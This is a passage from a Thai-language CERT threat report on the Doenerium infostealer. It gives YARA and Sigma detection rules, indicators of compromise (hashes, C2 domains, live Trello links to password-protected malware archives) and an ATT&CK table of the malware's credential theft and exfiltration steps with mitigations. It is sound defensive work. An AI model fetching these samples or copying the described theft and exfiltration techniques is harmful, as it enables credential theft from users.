                status = "RELEASED"
                sharing = "TLP:CLEAR"
                source = "Manual investigate"
                author = "TTC-CERT"
                description = "Detect Doenerium Infostealer strings in memory"
                hash =
"4e565f5ec243d536b861d4dbb7570f6a5b44e177a9945a6bc8ec254dd23770b2"

        strings:
                $cmd1 = "powershell Get-Clipboard"
                $cmd2 = "netsh lan show profiles"
                $cmd3 = "ipconfig /all"
```

```
                $cmd4 = "netstat -r"
                $connection1 = "discord.com/api/webhooks"
                $connection2 = "axios/0.27.2"
                $connection3= "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
Edg/85.0.564.44"

        condition:
                pe.is_pe
                and (all of ($cmd*) and 2 of ($connection*))
}
```

ตรวจสอบโดยใช้ Sigma Rule

Sigma rule สำหรับการตรวจจับพฤติกรรมที่เกี่ยวข้องกับการทำงานของมัลแวร์ Doenerium โดยตรวจจับการ spawning child process ของมัลแวร์ เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/MALW_doenerium_process_spawning.yml

```
title: Detection of parent process spawning specific child processes
id: 8a669ab2-62cb-4aba-9ab6-2f524f177f0b
version: 1.1
first_imported: 2023-07-10
last_modified: 2023-07-10
status: RELEASED
sharing: TLP:CEAR
author: TTC-CERT
description: Detects the spawning of child processes with specified commands (such
as cmd.exe with varying arguments) by the parent process.
hash: 4a1a8db2a81905559da70381eb9a2e4062bc7cf644a0b46ea0aeeb0f7d4948fc
references:
  -
https://www.virustotal.com/gui/file/4a1a8db2a81905559da70381eb9a2e4062bc7cf644
```

```
a0b46ea0aeeb0f7d4948fc
logsource:
  product: windows
  category: process_creation
detection:
  parent_image:
    ParentImage|contains: '\AppData\Local\Temp\'
  image:
    Image|endswith: '\cmd.exe'
  command_1:
    CommandLine|contains: ' /d /s /c "chcp"'
  command_2:
    CommandLine|contains: ' /d /s /c "tasklist"'
  command_3:
    CommandLine|contains: ' /d /s /c "powershell Get-Clipboard"'
  command_4:
    CommandLine|contains: ' /d /s /c "netsh lan show profiles"'
  command_5:
    CommandLine|contains: ' /d /s /c "ipconfig /all"'
  command_6:
    CommandLine|contains: ' /d /s /c "netstat -r"'
  condition: parent_image and image and all of command_*
falsepositives:
    - Unknown
level: high
```

Sigma rule สำหรับการตรวจจับพฤติกรรมที่เกี่ยวข้องกับการทำงานของมัลแวร์ Doenerium โดยตรวจจับการเชื่อมต่อ (communication) ของมัลแวร์ Doenerium ไปยัง C2 เขียนโดยศูนย์ TTC-CERT สามารถดาวน์โหลดได้ที่ https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/MALW_doenerium_suspicious_user_agent_and_domains.yml

```
title: Detecting Doenerium Infostealer Communication through Suspicious User Agents and Domains
id: 241b6eb7-0ed8-4570-ad71-7041822fcd34
version: 1.0
first_imported: 2023-07-10
last_modified: 2023-07-10
status: RELEASED
sharing: TLP:CLEAR
author: TTC-CERT
description: This rule triggers an alert if the proxy log shows traffic from Doenerium Infostealer communication through suspicious user agents and domains
references:
  -
https://www.virustotal.com/gui/file/4a1a8db2a81905559da70381eb9a2e4062bc7cf644a0b46ea0aeeb0f7d4948fc
logsource:
    category: proxy
detection:
  selection_1:
    cs-useragent: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36 Edg/85.0.564.44'
    cs-method: 'POST'
    cs-host: 'gofile.io'
  selection_2:
    cs-useragent: 'axios/0.27.2'
    cs-method: 'POST'
    cs-host: 'doenerium.bbynetwork.nl'
```

```
  selection3:
    cs-useragent: 'axios/0.27.2'
    cs-method: 'GET'
    cs-host: 'doenerium.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy.nl'
  condition: selection_1 and selection_2 and selection_3
fields:
    - ClientIP
    - cs-useragent
    - cs-host
falsepositives:
    - Unknown
level: high
tags:
    - attack.command_and_control
    - attack.t1071.001
```

Event สำหรับ MISP

ผู้ใช้งานที่มีระบบ MISP สามารถดาวน์โหลด MISP Event สำหรับหัวข้อในรายงานฉบับนี้ได้ที่ TTC-CERT github repository https://github.com/ttc-cert/TTC-CERT-MISP-Shared-Events/blob/main/25660710_misp-event_doenerium_infostealer_Thailand.json

Indicators of compromise (IOCs)

- ไฟล์ Content_-_รหัสผ่าน_1234.rar
    - MD5: 9550936b2ca41b072ba0f963fdc63321
    - SHA1: 8711d37e0a9e455216cf40939280f071b239e062
    - SHA256: fafb2eb54cfb7b0c908e4e0584e73efbd1059e87dc45a2049a3879033e30b135
- ไฟล์ Content FB.exe
    - MD5: 688638b534c4448ada4544ee9f099748
    - SHA1: 658c44dd4a3adef0c6e9df5e754e536bfde21c42
    - SHA256: 4a1a8db2a81905559da70381eb9a2e4062bc7cf644a0b46ea0aeeb0f7d4948fc

    - SSDEEP: 1572864:+jddGvtmh2tvbJBthhAQaRAVvhHUzqkbeIq6o3LuHlyGCym0LM:iGvtG2FbHzmQ++Z8qkbeIqz3LuH0ILM
- ไฟล์ Runtime Broker.exe
    - MD5: 15aee2791524c865c532a0320f87563e
    - SHA1: 571db6207a7a6f46d98c989c27899919238662d5
    - SHA256: 4e565f5ec243d536b861d4dbb7570f6a5b44e177a9945a6bc8ec254dd23770b2
    - Imphash: 3e7976b81213a24eb4bfa7e49c75ebdc
    - SSDEEP: 1572864:94sMLl/BkZTVV2iplzf+ekzrMdTOG0AfhgojwlwVgmPQtn06H9rejAEdCoIZXCVM:8l/BkVVPBDgmPKa5Wnu3X7
- hxxps://sites.google[.]com/view/documentfb
- hxxps://trello[.]com/1/cards/645fa506bd7a48a6dba219d7/attachments/645fa507bd7a48a6dba219fb/download/Content_-_รหัสผ่าน_1234.rar
- hxxps://trello[.]com/b/I4Sc1LiP
- Command and control server
    - โดเมน: kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl
    - โดเมน: doenerium.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl
    - โดเมน: doenerium.bbynetwork[.]nl
    - โดเมน: bbynetwork[.]nl
    - หมายเลขไอพี: 185.117.0[.]3
- User Agent
    - axios/0.27.2
    - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36 Edg/85.0.564.44
- IOCs อื่น ๆ ที่เกี่ยวข้องเพิ่มเติม
    - Persistence: %appdata%\Microsoft\Windows\Start Menu\Programs\Startup\Updater.exe
    - ไฟล์ Photo Edit - รหัสผ่าน 1234.rar
        - MD5: e16a9b38f5f1f4cc71b6514b5532b973
        - SHA1: c2a11b7aebd0b373bb0197b611fa09f677a84888

- SHA256: f834ba3cf1bb02a5d757d23ea1cf3195fcf464642543c86219a8416733646d1f
- https://trello.com/1/cards/64593b465f41e35c48796837/attachments/64593b465f41e35c4879685d/download/Photo_Edit_-_รหัสผ่าน_1234.rar

- ไฟล์ Excel 2023 - รหัสผ่าน 1234.rar
  - MD5: a64549321117df01bd039d411c44fa5a
  - SHA1: c86d0fef516f1dfbc78dfce85a1a2649c6a0d3e6
  - SHA256: 6ba7596ed042376b9c9a07b7643f08bb76d724986ced3ece8a64e64e5d5e7f08
  - https://trello.com/1/cards/64593b5047c756838ef12f06/attachments/64593b5047c756838ef12f3d/download/Excel_2023_-_รหัสผ่าน_1234.rar
- ไฟล์ Find Product - รหัสผ่าน 1234.rar
  - MD5: ba57fff72b84ffef8d7e099eca5905a5
  - SHA1: a63e797aee40ab6acee333476ee2f1d43ba78cf8
  - SHA256: 3233daf04ab12d7f90d9adcd2e887ecd4ecbbba269642d061746a274226a9ad1
  - https://trello.com/1/cards/645a59d5bb2a2c5add259d22/attachments/645a59d5bb2a2c5add259d45/download/Find_Product_-_รหัสผ่าน_1234.rar
- ไฟล์ Information job - password 1234.rar
  - MD5: c13ae1b357094cb055ebe8a319ada376
  - SHA1: c288c1f659dce9c4e7f444525d8453e2c551c413
  - SHA256: 03c9949c9289246be41b23d391f2c436a5f880951e2fd385e239b624cc5b5373
  - https://trello.com/1/cards/64648a0c9d06c4eec00225a1/attachments/64648a0d9d06c4eec00225c5/download/Information_job_-_password_1234.rar
- ไฟล์ Information job - password 1234.exe
  - MD5: 05ce238222a3d8ad139d89046fcdede8
  - SHA1: 3894f71c4544bb4193567c99dac6ad2d5f4c31e5
  - SHA256: 7884fa61e1582e15767e5c33f4316144b0c93792e5a4e64a3874f903162f443f

- SSDEEP:
  1572864:xjddGvtmh2tvbJBthhAQaRAVvhHUzqkbeIq6o3LuHlyGCym0LM:BGvtG2FbHzmQ++Z8qkbeIqz3LuH0ILM

รายการ Techniques-Tactics ของการโจมตีโดยมัลแวร์ Doenerium โดยอ้างถึงตัวชี้วัดของ MITRE ATT&CK[5]

รูปแบบวิธีการโจมตีที่มีการใช้งานในการโจมตีโดยมัลแวร์ Doenerium ศูนย์ TTC-CERT จะอธิบายในหัวข้อนี้พร้อมกับการอ้างอิงถึงตัวชี้วัดของ MITRE ATT&CK เพื่อให้ง่ายต่อการสืบค้นข้อมูลหรือบริบทต่าง ๆ ที่เกี่ยวข้องเพิ่มเติมได้ง่ายขึ้น

Resource Development			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Acquire Infrastructure: Web Services	T1583.006	ผู้โจมตีสร้างเว็บไซต์ hxxps://sites.google[.]com/view/documentfb สำหรับใช้ในการแพร่กระจายมัลแวร์ ซึ่งเว็บไซต์ดังกล่าวเป็นบริการของ Google Site อีกทั้งผู้โจมตีได้สมัครใช้งานเว็บไซต์ Trello เพื่อใช้ในการฝากไฟล์มัลแวร์โดยมีบัญชีผู้ใช้งานคือ @haoinguyen	**Detection:** [DS0035] พยายามตรวจสอบและเฝ้าระวังเว็บไซต์ที่ผู้โจมตีอาจนำมาใช้งานโดยศึกษาจากพฤติกรรมเก่าหรือคุณลักษณะของ C2 เช่น ผู้โจมตีมีการใช้งาน Google Site ร่วมกับเว็บไซต์ Trello ในการแพร่กระจายไฟล์มัลแวร์
Obtain Capabilities: Malware	T1588.001	ผู้โจมตีอาจสร้าง payload โดยอาศัยโค้ดจากโปรเจกต์โอเพนซอร์สชื่อ Doenerium ซึ่งอยู่บนเว็บไซต์ Github	**Detection:** [DS0004] ควรใช้ผลลัพธ์จากการวิเคราะห์มัลแวร์เพื่อสร้างข้อมูลข่าวกรองเพื่อนำมาใช้ในการระบุสายพันธ์ของมัลแวร์ในอนาคต
Obtain Capabilities: Tool	T1588.002	ผู้โจมตีใช้งานเครื่องมือชื่อ Nullsoft Scriptable Install System (NSIS) ในการจัดเตรียมไฟล์ PE โดยที่ฝัง payload เอาไว้ภายใน	
Stage Capabilities	T1608	นักพัฒนามัลแวร์ Doenerium กำหนดให้มัลแวร์ทำการเรียกไปยังโปรเจกต์บนเว็บไซต์ Github ที่อยู่ภายใต้	**Detection:** [DS0035] คุณลักษณะเฉพาะหรือรูปแบบ (pattern) ที่ผู้พัฒนามัลแวร์ใช้ใน

[5] "MITRE ATT&CK®." https://attack.mitre.org/. Accessed 29 Jun. 2021.

		ความควบคุมของนักพัฒนาแวร์ รวมถึงกำหนดให้เรียกไปยัง C2 เพื่อรับค่าที่จำเป็นต้องใช้ในการกระบวนการทำงานลำดับถัดไปของมัลแวร์	เทคนิค staging สามารถนำมาใช้ในการ hunt เพื่อตามหา web service อื่น ๆ ที่อาจถูกใช้ในการโจมตีได้
Execution			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
User Execution: Malicious Link	T1204.001	ผู้โจมตีหลอกล่อให้ผู้ใช้งานทำการคลิ๊กลิงค์จากหน้าเว็บไซต์ https://sites.google[.]com/view/documentfb เพื่อทำการดาวน์โหลดไฟล์ RAR ที่เป็นอันตรายเอาไว้	**Mitigations:** [M1031] ระบบ IPS สามารถปิดกั้นการดาวน์โหลดไฟล์อันตรายได้เมื่อผู้ใช้งานทำการคลิ๊กลิงค์ต้องสงสัย, [M1021] ปิดกั้นหรือกำหนดนโยบายโดยไม่อนุญาตให้ดาวน์โหลดไฟล์จากเว็บไซต์ที่อาจเป็นอันตราย นอกจากนี้ระบบตรวจสอบไฟล์จากการดาวน์โหลดอาจสามารถวิเคราะห์ไฟล์ที่ถูกป้องกันด้วยรหัสผ่านได้ เช่น ไฟล์ประเภท RAR และ ZIP เป็นต้น, [M1017] อบรม cybersecurity awareness ให้แก่พนักงานเพื่อให้สามารถสังเกตุเห็นเว็บไซต์ที่มีลักษณะเป็นอันตรายได้ **Detection:** [DS0022] ตรวจจับการสร้างไฟล์ที่เกิดจากการดาวน์โหลดผ่านลิงค์หรือไฟล์ที่พยายามจะทำการ execute บนเครื่องคอมพิวเตอร์ของผู้ใช้งาน, [DS0029] เฝ้าระวังและตรวจสอบ network connection และ traffic ที่อาจเป็นการเชื่อมต่อไปยังเว็บไซต์

			ที่เป็นอันตรายโดยอาจวิเคราะห์ข้อมูลร่วมกับโปรเซสต้นทาง เช่น กรณีที่โปรเซส "Runtime Broker.exe" (ชื่อปลอมแบบมีเว้นวรรคอยู่ตรงกลาง) สร้าง network connection ไปยังภายนอกองค์กร
User Execution: Malicious File	T1204.002	ผู้โจมตีพยายามหลอกล่อให้ผู้ใช้งานทำการ execute ไฟล์ "Content FB.exe" ซึ่งเป็นไฟล์ PE ที่สร้างจากเครื่องมือชื่อ NSIS โดยภายในมี payload คือมัลแวร์ Doenerium	**Mitigations:** [M1038] ระบบ application control อาจช่วยป้องกันการ execute ไฟล์ซึ่งพยายามปลอมเป็นไฟล์อื่น (masquerading) ได้, [M1017] อบรม cybersecurity awareness ให้แก่พนักงานเพื่อให้สามารถสังเกตุเห็นเว็บไซต์ที่มีลักษณะเป็นอันตรายได้ **Detection:** [DS0022] ตรวจจับการสร้างไฟ์ที่เกิดจากการดาวน์โหลดผ่านลิงค์หรือไฟล์ที่พยายามจะทำการ execute บนเครื่องคอมพิวเตอร์ของผู้ใช้งาน
Persistence			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	มัลแวร์ทำการสำเนาไฟล์ของตัวเองเอาไว้ภายใน C:\Users\[Username]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Updater.exe	**Detection:** [DS0017] เฝ้าระวังการ execute command หรืออากิวเมนต์ที่อาจจะถูกใช้ในการเพิ่มโปรแกรมเข้าไปยัง startup folder, [DS0022] เฝ้าระวังการเปลี่ยนแปลงหรือแก้ไขข้อมูลใน start folder โดยเครื่องมือ

			Sysinternals Autoruns สามารถใช้ในการตรวจจับการโจมตีในลักษณะนี้ได้
Defense Evasion			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Obfuscated Files or Information	T1027	ผู้โจมตีทำการ compress ไฟล์มัลแวร์เอาไว้ภายในไฟล์ RAR โดยกำหนดรหัสผ่านเอาไว้คือ 1234	**Mitigations:** [M1049] แอนตี้ไวรัสและระบบ Antimalware Scan Interface (AMSI) บนระบบปฏิบัติการ Windows 10 หรือสูงกว่าสามารถตรวจจับและป้องกันมัลแวร์ได้ **Detection:** [DS0022] เฝ้าระวังและตรวจสอบ metadata ของไฟล์ เช่น signature, headers, user/owner, permission นอกจากนี้ระบบตรวจจับไฟล์แบบ file-based signatures อาจสามารถตรวจจับข้อมูลที่ถูก obfuscate (เช่น ไฟล์ RAR ที่มีรหัสผ่าน) ได้ โดยขึ้นอยู่กับ method ที่ใช้งาน
Masquerading: Match Legitimate Name or Location	T1036.005	ผู้โจมตีกำหนดชื่อไฟล์ (filename) ของมัลแวร์ว่า "Runtime Broker.exe" (ชื่อปลอมแบบมีเว้นวรรคตรงกลาง)	**Mitigations:** [M1045] กำหนดให้ไฟล์ไบนารี่และ images ที่จะใช้งานต้องมี valid signed เท่านั้น, [M1038] ใช้ application control ในการปิดกั้นการ execute ของโปรแกรมประเภท OS utilities โดยอาศัยการตรวจจับจากคุณลักษณะแทนที่จะอ้างอิงจากชื่อไฟล์เพียง

			อย่างเดียว **Detection:** [DS0022] ตรวจสอบค่าแฮชของไฟล์ซึ่งไม่สอดคล้องกับชื่อไฟล์จากฐานข้อมูลที่มี และเฝ้าระวังไฟล์ที่อยู่ใน location ซึ่งผิดปกติไปจากเดิม รวมถึงไฟล์ที่มี modified date ที่ไม่สอดคล้องกับห้วงเวลาการ update/patch
Credential Access			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Credentials from Password Stores: Credentials from Web Browsers	T1555.003	มัลแวร์ทำการเก็บรวบรวมข้อมูล username และ password ที่บันทึกเอาไว้ในเว็บบราวเซอร์	**Mitigations:** [M1027] องค์กรควรพิจารณาถึงความเสี่ยงในการอนุญาตให้ผู้ใช้งานเก็บบันทึกข้อมูลชื่อบัญชีและรหัสผ่านเอาไว้ในเว็บบราวเซอร์ โดยอาจพิจารณาใช้การควบคุมแบบ technical controls, การกำหนดนโยบาย และ การสร้างความตระหนักรู้เพื่อป้องกันการเก็บบันทึกข้อมูลสำคัญเอาไว้ในเว็บบราวเซอร์ **Detection:** [DS0017] เฝ้าระวังการ execute command หรืออาร์กิวเมนต์ที่อาจจะถูกใช้ในการเข้าถึงข้อมูลที่เกี่ยวข้องกับข้อมูลบัญชีผู้ใช้งานและรหัสผ่านในเว็บบราวเซอร์, [DS0022] เฝ้าระวังความพยายามในการเข้าถึงไฟล์ที่เกี่ยวข้องกับการเก็บข้อมูลบัญชีผู้ใช้งานและรหัสผ่านของเว็บบราวเซอร์ เช่น กรณีของ

			Google Chrome ไฟล์ดังกล่าวจะเก็บอยู่ที่ AppData\Local\Google\Chrome\User Data\Default\Login Data, [DS0009] เฝ้าระวัง WinAPI รวมถึงโปรเซส ซึ่งสามารถใช้ในการเข้าถึงไฟล์ที่ใช้ในการเก็บข้อมูลบัญชีผู้ใช้งานและรหัสผ่านของเว็บบราวเซอร์ได้
Discovery			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
System Network Configuration Discovery	T1016	มัลแวร์ทำการเรียกออกไปยังเว็บไซต์ ipinfo[.]io เพื่อตรวจสอบข้อมูล public IP address ของเครื่องคอมพิวเตอร์เป้าหมาย	
System Network Configuration Discovery: Internet Connection Discovery	T1016.001	มัลแวร์ทำการเรียกออกไปยังเว็บไซต์ www.google[.]com เพื่อตรวจสอบการเชื่อมต่ออินเตอร์เน็ตของเครื่องคอมพิวเตอร์เป้าหมาย	
System Owner/User Discovery	T1033	มัลแวร์ทำการเก็บรวบรวมข้อมูลเกี่ยวกับ user account ที่กำลังใช้งานคอมพิวเตอร์ที่ถูกโจมตี	**Detection:** [DS0017] เฝ้าระวังการ execute command หรืออาร์กิวเมนต์ที่อาจจะถูกใช้ในการเรียกดูข้อมูลที่เกี่ยวข้องกับ user account, [DS0009] เฝ้าระวังการทำงานของโปรเซส และ API calls

			ที่อาจจะถูกใช้ในการเรียกดูข้อมูลที่เกี่ยวข้องกับ user account
System Information Discovery	T1082	มัลแวร์ทำการเก็บรวบรวมข้อมูลเกี่ยวกับระบบปฏิบัติการ เช่น หน่วยความจำหลัก (RAM), เวอร์ชันของระบบปฏิบัติการ, ระยะเวลาที่เครื่องเริ่มต้นทำงาน (uptime) เป็นต้น	**Detection:** [DS0017] เฝ้าระวังการ execute command หรืออากิวเมนต์ที่อาจจะถูกใช้ในการเรียกดูข้อมูลที่เกี่ยวข้องกับระบบปฏิบัติการและฮาร์ดแวร์, [DS0009] เฝ้าระวังการทำงานของโปรเซส และ API calls ที่อาจจะถูกใช้ในการเรียกดูข้อมูลที่เกี่ยวข้องกับระบบปฏิบัติการ
Browser Information Discovery	T1217	มัลแวร์ทำการตรวจสอบและเก็บรวบรวมข้อมูลจากเว็บบราวเซอร์เพื่อทำการส่งออกไปยังเครือข่ายภายนอก เช่น ข้อมูล Bookmarks และ Cookies เป็นต้น	**Detection:** [DS0017] เฝ้าระวังการ execute command หรืออากิวเมนต์ที่อาจจะถูกใช้ในการเรียกดูข้อมูลที่เกี่ยวข้องกับเว็บบราวเซอร์ เช่น local file และไฟล์ database เช่น %APPDATA%/Google/Chrome, [DS0022] เฝ้าระวังความพยายามในการเข้าถึงไฟล์ที่ดูผิดปกติ เช่น การเข้าถึงไฟล์ local files และไฟล์ database (%APPDATA%/Google/Chrome) โดยอาจนำข้อมูลที่พบมาพิจารณาร่วมกับความเป็นไปได้อื่น ๆ เช่น ไฟล์ถูกเข้าถึงเพื่อที่จะส่งออกไปภายนอกเครือข่ายหรือไม่
Collection			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**

Data Staged: Local Data Staging	T1074.001	มัลแวร์ทำการเก็บข้อมูลที่รวบรวมมาได้จากหลายแหล่งบนเครื่องคอมพิวเตอร์เอาไว้ในไดเรคทอรี่ %AppData% ก่อนจะทำการบีบอัดข้อมูลเป็นไฟล์ ZIP และส่งออก (exfiltrate) ไปยัง C2	**Detection:** [DS0017] เฝ้าระวังการเรียกใช้ command หรืออากิวเมนต์ที่อาจจะถูกใช้ในกระบวนการเก็บรวบรวมข้อมูลหรือบีบอัดไฟล์, [DS0022] เฝ้าระวังโปรเซสที่มีพฤติกรรมการอ่านไฟล์ในหลาย ๆ ตำแหน่งแต่ทำการสร้างไฟล์เอาไว้ในที่เดียวโดยเฉพาะถ้าไฟล์ที่ถูกสร้างเป็นไฟล์ประเภท encryption หรือ compression เช่น RAR นอกจากนี้การเฝ้าระวังไดเรคทอรี่ที่ถูกกำหนดสิทธิ์ให้เขียนไฟล์ได้ เช่น %AppData% อาจช่วยตรวจจับพฤติกรรมการโจมตีได้โดยเฉพาะกรณีที่มีการสร้างไฟล์ในลักษณะ compression หรือ encryption ในไดเรคทอรี่ดังกล่าว
Browser Session Hijacking	T1185	มัลแวร์ทำการขโมยข้อมูล Session หลากหลายชนิดจากเว็บบราวเซอร์ ได้แก่ Telegram, TikTok, Reddit, Twitter, Instagram, Roblox, Minecraft, Steam, Growtopia	**Mitigations:** [M1018] จำกัดสิทธิ์การเข้าถึง (permission) และสิทธิ์การใช้งาน (privilege) ของบัญชีผู้ใช้งาน, [M1017] สร้างความตระหนักรู้ให้ผู้ใช้งานทำการปิดบราวเซอร์ที่ไม่ใช้งานทุกครั้งเมื่อเสร็จสิ้นการทำงานแล้ว **Detection:** [DS0028] Authentication log สามารถใช้ในการออดิทกระบวนการล็อกอินของเว็บแอพพลิเคชันได้ ทั้งนี้ การตรวจสอบหาความผิดปกติจำเป็นต้องทำการวิเคราะห์ในเชิงลึก, [DS0009] ตรวจสอบความพยายาม

			ในการโจมตีแบบ Process Injection ไปยังโปรเซสของเว็บบราวเซอร์
Archive Collected Data: Archive via Utility	T1560.001	มัลแวร์ทำการบีบอัดไฟล์ทั้งหมดที่เก็บรวบรวมมาได้ให้กลายเป็นไฟล์ ZIP ก่อนจะทำการส่งออกข้อมูลไปยังภายนอกเครือข่าย	**Mitigations:** [M1047] ใช้การสแกนระบบเพื่อตรวจสอบ archival utilities ที่ไม่ได้รับอนุญาต **Detection:** [DS0017] เฝ้าระวังการเรียกใช้ command หรืออากิวเมนต์ที่อาจจะถูกใช้ในกระบวนการเก็บรวบรวมข้อมูลหรือบีบอัดไฟล์, [DS0022] เฝ้าระวังการสร้างไฟล์ที่มีนามสกุลไฟล์หรือ file headers ที่เกี่ยวข้องกับไฟล์ประเภท compressed ทั้งนี้กระบวนการตรวจจับอาจจะดำเนินการร่วมกับข้อมูลที่ตรวจพบจาก network traffic ได้เช่นเดียวกัน
Command and Control			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Application Layer Protocol: Web Protocols	T1071.001	มัลแวร์ทำการติดต่อกับ C2 คือ doenerium.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy[.]nl ผ่านโปรโตคอล HTTPS เพื่อรับคำค่าสำหรับกระบวนการทำงาน	**Mitigations:** [M1031] ระบบ IDS/IPS ซึ่งใช้รูปแบบ network signatures ในการตรวจจับสามารถใช้ในการป้องกันการโจมตีในระดับ network level ได้ **Detection:** [DS0029] เฝ้าระวังและตรวจสอบรูปแบบ (pattern) หรือ flow ของ network traffic ที่ผิดปกติ โดยนำข้อมูลในข้างต้นมาพิจารณาร่วมกับข้อมูลการทำงาน

			ของโปรเซสเพื่อมองหาความผิดปกติ
Exfiltration			
Technique Title	**ID**	**พฤติกรรมการโจมตี**	**ข้อแนะนำ**
Exfiltration Over C2 Channel	T1041	มัลแวร์ทำการส่งออกข้อมูล (exfiltrate) ผ่านช่องทาง C2 ไปที่ doenerium.bbynetwork[.]nl	**Mitigations:** [M1031] ระบบ IDS/IPS สามารถใช้ในการตรวจจับและป้องกันบนพื้นฐานของ network signatures ได้ **Detection:** [DS0029] เฝ้าระวังและตรวจสอบการเชื่อมต่อไปยังเว็บไซต์ภายนอกซึ่งสามารถถูกนำมาใช้ในการส่งออกข้อมูลไปยังภายนอกได้ เช่น doenerium.bbynetwork[.]nl
Exfiltration Over Web Service	T1567	มัลแวร์ทำการส่งออกข้อมูล (exfiltrate) ผ่านช่องทาง Discord Webhook	**Mitigations:** [M1021] Web proxies สามารถใช้ในการควบคุมการเชื่อมต่อไปยังเครือข่ายภายนอกได้ **Detection:** [DS0029] เฝ้าระวังและตรวจสอบการเชื่อมต่อไปยังเว็บไซต์ภายนอกซึ่งสามารถถูกนำมาใช้ในการส่งออกข้อมูลไปยังภายนอกได้ เช่น www.Discord[.]com โดยเฉพาะในกรณีที่องค์กรไม่มีนโยบายให้ใช้งานแอพพลิเคชันดังกล่าว
Exfiltration Over Web Service: Exfiltration to	T1567.002	มัลแวร์ทำการอัพโหลดไฟล์ ZIP ซึ่งภายในมีข้อมูลที่เก็บรวบรวมมาได้จากเครื่องคอมพิวเตอร์เป้าหมาย ขึ้นไปยังเว็บไซต์ GoFile[.]io ซึ่งให้บริการฝาก	**Mitigations:** [M1021] Web proxies สามารถใช้ในการควบคุมการเชื่อมต่อไปยังเครือข่ายภายนอกได้

Cloud Storage		ไฟล์	**Detection:** [DS0022] เฝ้าระวังการเข้าถึงไฟล์ (file access) ของไฟล์ประเพท compresion เช่น ZIP, RAR ซึ่งอยู่ภายในไดเรคทอรี่ %AppData% ซึ่งอาจจะถูกส่งออกไปภายนอกเครือข่ายได้, [DS0029] เฝ้าระวังและตรวจสอบการเชื่อมต่อไปยังเว็บไซต์ภายนอกซึ่งสามารถถูกนำมาใช้ในการส่งออกข้อมูลไปยังภายนอกได้ เช่น www.GoFile[.]com โดยเฉพาะในกรณีที่องค์กรไม่มีนโยบายให้ใช้งานแอพพลิเคชันดังกล่าว

ข้อมูลอ้างอิง

- https://attack.mitre.org/
- https://github.com/doenerium69/doenerium
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/proxy/MALW_doenerium_suspicious_user_agent_and_domains.yml
- https://github.com/ttc-cert/TTC-CERT-Sigma-Rules/blob/main/windows/MALW_doenerium_process_spawning.yml
- https://github.com/ttc-cert/TTC-CERT-YARA-Rules/blob/main/malware/MALW_doenerium.yar
- https://trello.com/
- https://www.themoviedb.org/movie/784925-c-u-vang
- https://www.virustotal.com/gui/domain/doenerium.kqnfkpoccicxiudstqonfotuwsrhuxkwhqjjfsbjhonoubrccy.nl/relations

เอกสารแนบท้าย 16

[TLP:CLEAR] การแจ้งเตือน-รายงานการวิเคราะห์กรณีพบ Python Infostealer Malware มีเป้าหมายในการโจมตีผู้ใช้งานในประเทศไทย

เผยแพร่ให้ภาคส่วนโทรคมนาคมเมื่อ: 15 ส.ค.66

เผยแพร่สู่สาธารณะเมื่อ: 15 ส.ค.66

